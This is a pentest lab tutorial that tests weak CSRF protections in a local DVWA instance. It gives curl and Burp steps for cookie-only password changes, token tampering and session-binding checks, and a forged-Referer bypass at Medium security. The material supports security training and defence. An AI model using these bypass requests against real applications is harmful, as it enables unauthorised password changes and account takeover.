
| Tested on | Kali GNU/Linux Rolling 2026.2 (kali-rolling) |
|---|---|
| Package | dvwa 2.5-0kali1 on http://127.0.0.1:42001 |
| Lab environment | Pentest lab |
| Cert prep | CompTIA PenTest+ PT0-003: CSRF control weaknesses |
| Privilege | Normal user for browser and curl; sudo for dvwa-start if needed |
| Scope | Weak CSRF validation after you know the basics: missing/empty/invalid tokens, session binding, method-dependent checks, Referer filters (Burp + curl), non-session cookie patterns, and SameSite limits. Optional CLI cookie jar for automation. Not a beginner CSRF explainer. |
| Related guides | Server-side request forgery DVWA learning map XSS attack tutorial |
This page is the advanced companion to cross-site request forgery. Read that lesson first for conditions, browser flow, tokens, and SameSite. Then come back here to test whether the control in front of you actually validates.
Capture a working CSRF request
This page assumes DVWA is running at http://127.0.0.1:42001. If it is not, run sudo dvwa-start first.
Every PHPSESSID=… hex string in the commands below is from one lab run. Replace it with the value from your browser (or from the optional jar). Leaving a copied sample from this page will fail.
Browser method
- Open
http://127.0.0.1:42001and log in asadmin/password - Left menu → DVWA Security → Low → Submit

- Left menu → CSRF — you should see the password-change form with no visible token

- Press
F12→ Storage (Firefox) or Application (Chromium) → Cookies →http://127.0.0.1:42001 - Copy the Value for cookie
PHPSESSID
Firefox Storage looks like this (your values will differ):
Export that session for Terminal tests. Paste your PHPSESSID after PHPSESSID=:
export DVWA_COOKIE='PHPSESSID=cfac9a6e93de0532da766d15ccfa3326; security=low'export prints nothing. Confirm you substituted your session:
echo "${DVWA_COOKIE}"You should see your own hex string, not the sample from this article.
Replay the baseline request
This proves the Low endpoint changes the password when only the session cookie is present:
curl -s -H "Cookie: ${DVWA_COOKIE}" \
  'http://127.0.0.1:42001/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change' \
| python3 -c 'import sys,re; print(re.findall(r"<pre>(.*?)</pre>", sys.stdin.read()))'['Password Changed.']What you should take from this:
- Cookie auth alone is enough at Low
- No CSRF token was required
- Higher levels add controls you will probe next
Prefer a GUI? Use Burp Suite Repeater for the same cookie and parameter edits.
Optional: create a CLI cookie jar
Skip this unless you want automation without DevTools. Later two-session tests reuse the same pattern with separate files (/tmp/dvwa-a.jar, /tmp/dvwa-b.jar).
Save the login page into a jar:
curl -s -c /tmp/dvwa.jar -b /tmp/dvwa.jar \
  'http://127.0.0.1:42001/login.php' -o /tmp/dvwa-login.html
curl is silent here. Print the one-time login form token from that HTML file:
python3 -c "import re; print(re.search(r\"user_token' value='([^']+)'\", open('/tmp/dvwa-login.html').read()).group(1))"b207f464fdc8d6f8d4c15cc4597c700aCopy that printed hex into LOGIN_TOKEN (do not reuse the sample):
export LOGIN_TOKEN='paste_the_hex_from_above'export is silent. POST the login:
curl -s -c /tmp/dvwa.jar -b /tmp/dvwa.jar -X POST 'http://127.0.0.1:42001/login.php' \
  --data-urlencode "username=admin" --data-urlencode "password=password" \
  --data-urlencode "Login=Login" --data-urlencode "user_token=${LOGIN_TOKEN}" \
-o /dev/null -w '%{http_code}\n'302302 means login succeeded. Print PHPSESSID from the jar:
awk '$6=="PHPSESSID" {print $7}' /tmp/dvwa.jarcfac9a6e93de0532da766d15ccfa3326Export with that printed value:
export DVWA_COOKIE='PHPSESSID=paste_awk_output_here; security=low'Then re-run the baseline curl in the previous subsection.
Bypass weak CSRF token validation
Some apps emit a CSRF field but skip validation when the parameter is blank or absent. Those are different bugs from rejecting a wrong value.
Test all three states:
| Test | Secure result |
|---|---|
| Wrong token | Reject / action not performed |
Empty token (user_token=) |
Reject / action not performed |
| Token parameter omitted | Reject / action not performed |
A bypass exists only if the application still performs the state change when the parameter is absent or blank. A 200 OK that merely redisplays the form is not a bypass.
Collect a High-security token in the browser first:
- Left menu → DVWA Security → High → Submit
- Left menu → CSRF
- Right-click the page → View Page Source → search for
user_token - Copy the
valueattribute (your hex will differ)

For Terminal tests, keep the same PHPSESSID you already exported. Change only the security flag to high (browser Security page and cookie flag should match):
export DVWA_COOKIE='PHPSESSID=paste_your_phpsessid_here; security=high'export is silent. First, POST a garbage token and print status plus Location:
curl -s -D - -o /dev/null -H "Cookie: ${DVWA_COOKIE}" -X POST \
  -d 'password_new=password&password_conf=password&Change=Change&user_token=WRONGTOKEN' \
  'http://127.0.0.1:42001/vulnerabilities/csrf/' \
| python3 -c 'import sys; h=sys.stdin.read(); print([l for l in h.splitlines() if l.lower().startswith("http/") or l.lower().startswith("location:")][:4])'['HTTP/1.1 302 Found', 'Location: index.php']Wrong token is rejected with a redirect. DVWA may also show a CSRF flash message if you trigger the same bad token from the UI.
Next, send an empty token value:
curl -s -D - -o /dev/null -H "Cookie: ${DVWA_COOKIE}" -X POST \
  -d 'password_new=password&password_conf=password&Change=Change&user_token=' \
  'http://127.0.0.1:42001/vulnerabilities/csrf/' \
| python3 -c 'import sys; h=sys.stdin.read(); print([l for l in h.splitlines() if l.lower().startswith("http/") or l.lower().startswith("location:")][:4])'['HTTP/1.1 302 Found', 'Location: index.php']Empty token is also rejected. Now omit the user_token parameter entirely. This writes the response body to /tmp/csrf-omit-body.html so you can inspect it:
curl -s -D - -o /tmp/csrf-omit-body.html -H "Cookie: ${DVWA_COOKIE}" -X POST \
  -d 'password_new=password&password_conf=password&Change=Change' \
  'http://127.0.0.1:42001/vulnerabilities/csrf/' \
| python3 -c 'import sys; h=sys.stdin.read(); print([l for l in h.splitlines() if l.lower().startswith("http/") or l.lower().startswith("location:")][:4])'['HTTP/1.1 200 OK']Status is 200, so check whether the action ran. Print any <pre> message from that saved body:
python3 -c 'import re; print(re.findall(r"<pre>(.*?)</pre>", open("/tmp/csrf-omit-body.html").read()) or ["(no Password Changed message)"])'['(no Password Changed message)']How to read this on DVWA High:
- Wrong or empty
user_token→ redirect (302), password not changed - Missing
user_tokenparameter →200, but still noPassword Changed.message - Treat that as secure behavior for this lab
- On a real target, always confirm the intended state change, not status codes alone
You do not need to read DVWA PHP source for this conclusion. The responses above are enough.
Test whether the CSRF token is bound to the session
Goal: see whether a CSRF token from one login can be reused with another login’s cookies.
You need two separate sessions (two different PHPSESSID values). The steps below build them with cookie jars so you never guess placeholders. Hex strings printed in this section are lab samples. Always paste your awk / curl output.
Create DVWA session A
Log in and force High security into jar A:
curl -s -c /tmp/dvwa-a.jar -b /tmp/dvwa-a.jar \
  'http://127.0.0.1:42001/login.php' -o /tmp/dvwa-login-a.html
Read session A’s login token from /tmp/dvwa-login-a.html:
python3 -c "import re; print(re.search(r\"user_token' value='([^']+)'\", open('/tmp/dvwa-login-a.html').read()).group(1))"Paste that printed value into LOGIN_TOKEN, then log in:
export LOGIN_TOKEN='paste_login_token_from_session_a'export is silent. Submit the login POST for jar A:
curl -s -c /tmp/dvwa-a.jar -b /tmp/dvwa-a.jar -X POST 'http://127.0.0.1:42001/login.php' \
  --data-urlencode "username=admin" --data-urlencode "password=password" \
  --data-urlencode "Login=Login" --data-urlencode "user_token=${LOGIN_TOKEN}" \
-o /dev/null -w '%{http_code}\n'302Set security to High for jar A. First load the security page (this form has its own one-time token):
curl -s -c /tmp/dvwa-a.jar -b /tmp/dvwa-a.jar \
  'http://127.0.0.1:42001/security.php' -o /tmp/dvwa-sec-a.html
Print the security form token from /tmp/dvwa-sec-a.html:
python3 -c "import re; print(re.search(r\"user_token' value='([^']+)'\", open('/tmp/dvwa-sec-a.html').read()).group(1))"Paste that printed hex into SEC_TOKEN:
export SEC_TOKEN='paste_security_token_from_session_a'export is silent. POST High security for jar A:
curl -s -c /tmp/dvwa-a.jar -b /tmp/dvwa-a.jar -X POST 'http://127.0.0.1:42001/security.php' \
  --data-urlencode "security=high" --data-urlencode "seclev_submit=Submit" \
--data-urlencode "user_token=${SEC_TOKEN}" -o /dev/null -w '%{http_code}\n'302Print session A’s PHPSESSID from jar A:
awk '$6=="PHPSESSID" {print $7}' /tmp/dvwa-a.jarf50f531de4821907824032e2cb930e0fCreate DVWA session B
Repeat with a different jar so DVWA issues a new session cookie:
curl -s -c /tmp/dvwa-b.jar -b /tmp/dvwa-b.jar \
  'http://127.0.0.1:42001/login.php' -o /tmp/dvwa-login-b.html
Read session B’s login token from that HTML file:
python3 -c "import re; print(re.search(r\"user_token' value='([^']+)'\", open('/tmp/dvwa-login-b.html').read()).group(1))"Paste it into LOGIN_TOKEN for session B:
export LOGIN_TOKEN='paste_login_token_from_session_b'export is silent. Log in for jar B:
curl -s -c /tmp/dvwa-b.jar -b /tmp/dvwa-b.jar -X POST 'http://127.0.0.1:42001/login.php' \
  --data-urlencode "username=admin" --data-urlencode "password=password" \
  --data-urlencode "Login=Login" --data-urlencode "user_token=${LOGIN_TOKEN}" \
-o /dev/null -w '%{http_code}\n'302Load the security page into jar B:
curl -s -c /tmp/dvwa-b.jar -b /tmp/dvwa-b.jar \
  'http://127.0.0.1:42001/security.php' -o /tmp/dvwa-sec-b.html
Print jar B’s security form token:
python3 -c "import re; print(re.search(r\"user_token' value='([^']+)'\", open('/tmp/dvwa-sec-b.html').read()).group(1))"Paste it:
export SEC_TOKEN='paste_security_token_from_session_b'export is silent. Set High for jar B:
curl -s -c /tmp/dvwa-b.jar -b /tmp/dvwa-b.jar -X POST 'http://127.0.0.1:42001/security.php' \
  --data-urlencode "security=high" --data-urlencode "seclev_submit=Submit" \
--data-urlencode "user_token=${SEC_TOKEN}" -o /dev/null -w '%{http_code}\n'302Print session B’s PHPSESSID:
awk '$6=="PHPSESSID" {print $7}' /tmp/dvwa-b.jar42e0af412d7a827a974f831f21bd35e7Session A and session B must show different PHPSESSID values. If they match, you reused the same jar file.
Capture each session CSRF token
Put session A into a cookie header. Use your PHPSESSID from the jar A awk line above:
export DVWA_COOKIE_A='PHPSESSID=paste_session_a_phpsessid; security=high'export is silent. Print session A’s CSRF token from the High CSRF page HTML:
curl -s -H "Cookie: ${DVWA_COOKIE_A}" \
  'http://127.0.0.1:42001/vulnerabilities/csrf/' \
| python3 -c 'import sys,re; m=re.search(r"user_token'\'' value='\''([a-f0-9]+)'\''", sys.stdin.read()); print(m.group(1) if m else "no token")'238c7d325236542475215f5afe1f48bcIf you see no token, security is not High for that cookie yet.
Now session B’s cookie header from jar B’s awk output:
export DVWA_COOKIE_B='PHPSESSID=paste_session_b_phpsessid; security=high'export is silent. Print session B’s CSRF token:
curl -s -H "Cookie: ${DVWA_COOKIE_B}" \
  'http://127.0.0.1:42001/vulnerabilities/csrf/' \
| python3 -c 'import sys,re; m=re.search(r"user_token'\'' value='\''([a-f0-9]+)'\''", sys.stdin.read()); print(m.group(1) if m else "no token")'9673275ebf1d2f9c7902fce66e69a0bcStore that printed session B token for the cross test:
export TOKEN_B='paste_session_b_csrf_token'export prints nothing. Cross-check next.
Replay cookie A with token B
Replay the password change using session A’s cookie and session B’s token:
curl -s -D - -o /dev/null -H "Cookie: ${DVWA_COOKIE_A}" -X POST \
  -d "password_new=password&password_conf=password&Change=Change&user_token=${TOKEN_B}" \
  'http://127.0.0.1:42001/vulnerabilities/csrf/' \
| python3 -c 'import sys; h=sys.stdin.read(); print([l for l in h.splitlines() if l.lower().startswith("http/") or l.lower().startswith("location:")][:4])'['HTTP/1.1 302 Found', 'Location: index.php']How to read the result:
- On DVWA High, a foreign session’s token is rejected (
302) - That means the token is bound to the session for this lab
- Secure rejection is still worth noting
- On a real app, if cookie A + token B still changes state, report “token not tied to session”
Browser alternative (if you prefer UI for collecting tokens):
- Window A: normal browser profile, log in, set High, open CSRF, View Source → copy
user_token - Window B: private/incognito, log in again, set High, open CSRF, copy that window’s
user_token - Still run the cross
curlabove with window A’sPHPSESSIDand window B’s token
Test whether CSRF validation depends on the HTTP method
Some apps validate tokens on POST but still honor GET (or another method) without the same checks.
What DVWA shows here:
- Low already uses GET for password change with no token (teaching case when no token exists)
- High does not demonstrate a method bypass in this article. The change path expects
user_tokenand checks it
Treat method switching as a general pattern on other targets:
- Capture a working POST with a valid token (Burp history or the High form)
- Replay the same parameters as GET without the token
- Confirm whether the state change still happens
Only report a finding when the action succeeds without the control you expected.
Bypass weak Referer CSRF checks
DVWA Medium tries to require that Referer contains SERVER_NAME. The check looks like this in DVWA’s Medium CSRF source (you do not need to open the file to run the lab; the Burp/curl proof is enough):
if (stripos($_SERVER['HTTP_REFERER'], $_SERVER['SERVER_NAME']) !== false) {
    // allow password change
}
Why an evil Referer can still work on this packaged lab:
- The vhost often leaves
server_nameunset, so PHPSERVER_NAMEcan be empty stripos($referer, '')returns0, which passes the!== falsecheck- You do not need to edit nginx to see this. The evil-Referer test below is the evidence
- If your host sets a real
server_name, expect evil Referers to fail instead. Report what you observe
Prove it in Burp Repeater
If Burp is not set up yet, follow the proxy steps in the Burp Suite tutorial linked from Related guides, then return here.
- Proxy the browser through Burp, open
http://127.0.0.1:42001, log in asadmin/password - DVWA Security → Medium → Submit, then open CSRF
- Change the password to
passwordonce so HTTP history captures a real request - Find
GET /vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change→ Send to Repeater - In Repeater, set
Referer: http://evil.example/and keepCookie: …; security=medium(use the Cookie header Burp already captured) - Send, then open the response Render tab
On this lab, the rendered page still shows Password Changed. despite the evil Referer:

That proves the Referer control did not block the change on this host.
Same check with curl
Reuse the PHPSESSID from the Browser method (or jar). Change only the security flag:
export DVWA_COOKIE='PHPSESSID=paste_your_phpsessid_here; security=medium'export prints nothing. Run the change with Referer: http://evil.example/ and print the result plus the page's security level label:
curl -s -H "Cookie: ${DVWA_COOKIE}" -H 'Referer: http://evil.example/' \
  'http://127.0.0.1:42001/vulnerabilities/csrf/?password_new=password&password_conf=password&Change=Change' \
| python3 -c 'import sys,re; h=sys.stdin.read(); print(re.findall(r"<pre>(.*?)</pre>", h)); print(re.search(r"Security Level:</em> ([a-z]+)", h).group(1))'['Password Changed.']
mediumWhat this shows:
- Referer-only logic can look present in source
- On this lab host the check can still fail open
- Prefer real CSRF tokens over fragile Referer substring checks
Common Referer weaknesses beyond this lab:
| Weak Referer validation | Problem |
|---|---|
| Only checks that the header exists | Missing header may fail open |
| Substring “contains trusted domain” | Attacker URL may embed the trusted string |
| Exact parsed origin comparison | Much stronger than substring checks |
Also try dropping Referer entirely on targets that claim to require it. Fail-open on a missing header is a classic finding.
Non-session cookie CSRF tokens
Some apps store an anti-CSRF value in a separate cookie (not PHPSESSID), then require a matching form field or header.
Why that can be weak:
- The check may only prove “browser sent that cookie”
- It may not prove the value belongs to the authenticated session you care about
- A plain
cookie token == request tokencompare is weaker if an attacker can set the cookie (for example subdomain cookie injection in scope)
DVWA High does not model these patterns. After the DVWA token and Referer proofs, treat them as general checks on other apps:
- Identify which cookie carries the CSRF value (DevTools → Cookies, or Burp
Set-Cookie) - Ask whether that cookie is the session cookie or a separate one
- Ask whether the server binds the value to the login session, or only compares two attacker-influencable fields
SameSite limits on CSRF bypasses
SameSite is not a token. It changes whether the browser attaches cookies on cross-site requests. Fundamentals live in the beginner CSRF lesson.
For bypass testing, remember:
Strictis strongest against cross-site cookie sendingLaxstill allows cookies on some top-level GET navigations- SameSite protects at the site boundary, not the stricter same-origin boundary
- Sibling subdomains can be same-site while remaining different origins
SameSite=None(withSecure) permits cross-site cookie use when configured that way
How to check the cookie you are testing:
- DevTools → Cookies → select
PHPSESSID(or the app’s session cookie) - Read the SameSite column / attribute
- Or inspect
Set-Cookiein Burp for the login response
A Repeater request that manually adds Cookie: is not the same as a cross-site browser request. Confirm the forged request is browser-deliverable under that SameSite value before calling something a CSRF bypass.
Extra CSRF token sanity checks
After missing/empty/invalid and session-binding tests, keep a short sanity list in Repeater:
- Truncate or append characters to a valid token
- Change case if the token looks hex
- Duplicate the token parameter with conflicting values
Stop after one careful mutation per idea. Partial matches (prefix-only or length-only checks) are the signal, not a huge fuzz list on a production host.
What to record for CSRF findings
For each weak control, capture:
- Request method and parameters
- Whether cookies alone authenticated the action
- Exact bypass (missing token, empty token, swapped token, method change, Referer weakness)
- Whether the test was browser-deliverable under the cookie’s SameSite rules
- Whether you confirmed the intended state change (not only
200 OK)
Point developers to framework-generated CSRF tokens that are correctly bound and validated on every state-changing request, plus SameSite as defense-in-depth from the beginner CSRF lesson.
Summary
Bypassing CSRF protection means testing whether validation exists.
On this DVWA lab:
- Low: cookie-only password change
- High: wrong/empty tokens rejected; foreign session token rejected; omitted token can return
200without changing the password - Medium: evil Referer can still succeed on this host when
SERVER_NAMEis empty
After those proofs, use method switching, non-session cookie patterns, and SameSite deliverability as general checks. Prefer framework CSRF tokens over fragile Referer substring filters.
References
- OWASP CSRF Prevention Cheat Sheet: https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html
- PortSwigger — Bypassing CSRF token validation: https://portswigger.net/web-security/csrf/bypassing-token-validation
- PortSwigger — Bypassing Referer-based CSRF defenses: https://portswigger.net/web-security/csrf/bypassing-referer-based-defenses
- MDN — Cross-site request forgery (CSRF): https://developer.mozilla.org/en-US/docs/Web/Security/Attacks/CSRF
- DVWA GitHub repository: https://github.com/digininja/DVWA
Frequently Asked Questions
Should I start with bypasses before basic CSRF?
No. Learn the cookie and token model first, then test whether controls validate. The beginner CSRF lesson covers the foundation.
Why did Medium accept an evil Referer on this lab?
Because the Referer check uses SERVER_NAME, and an empty SERVER_NAME makes the PHP stripos check pass. That is a lab-host configuration weakness, not proof that every Referer filter fails.
Is a missing CSRF token always a vulnerability?
Only if the server still performs the state-changing action. On DVWA High, omitting user_token returns 200 but does not change the password, which is secure behavior.
Can SameSite replace these tests?
No. SameSite helps decide whether cookies are sent. You still verify tokens and server-side validation for sensitive actions.
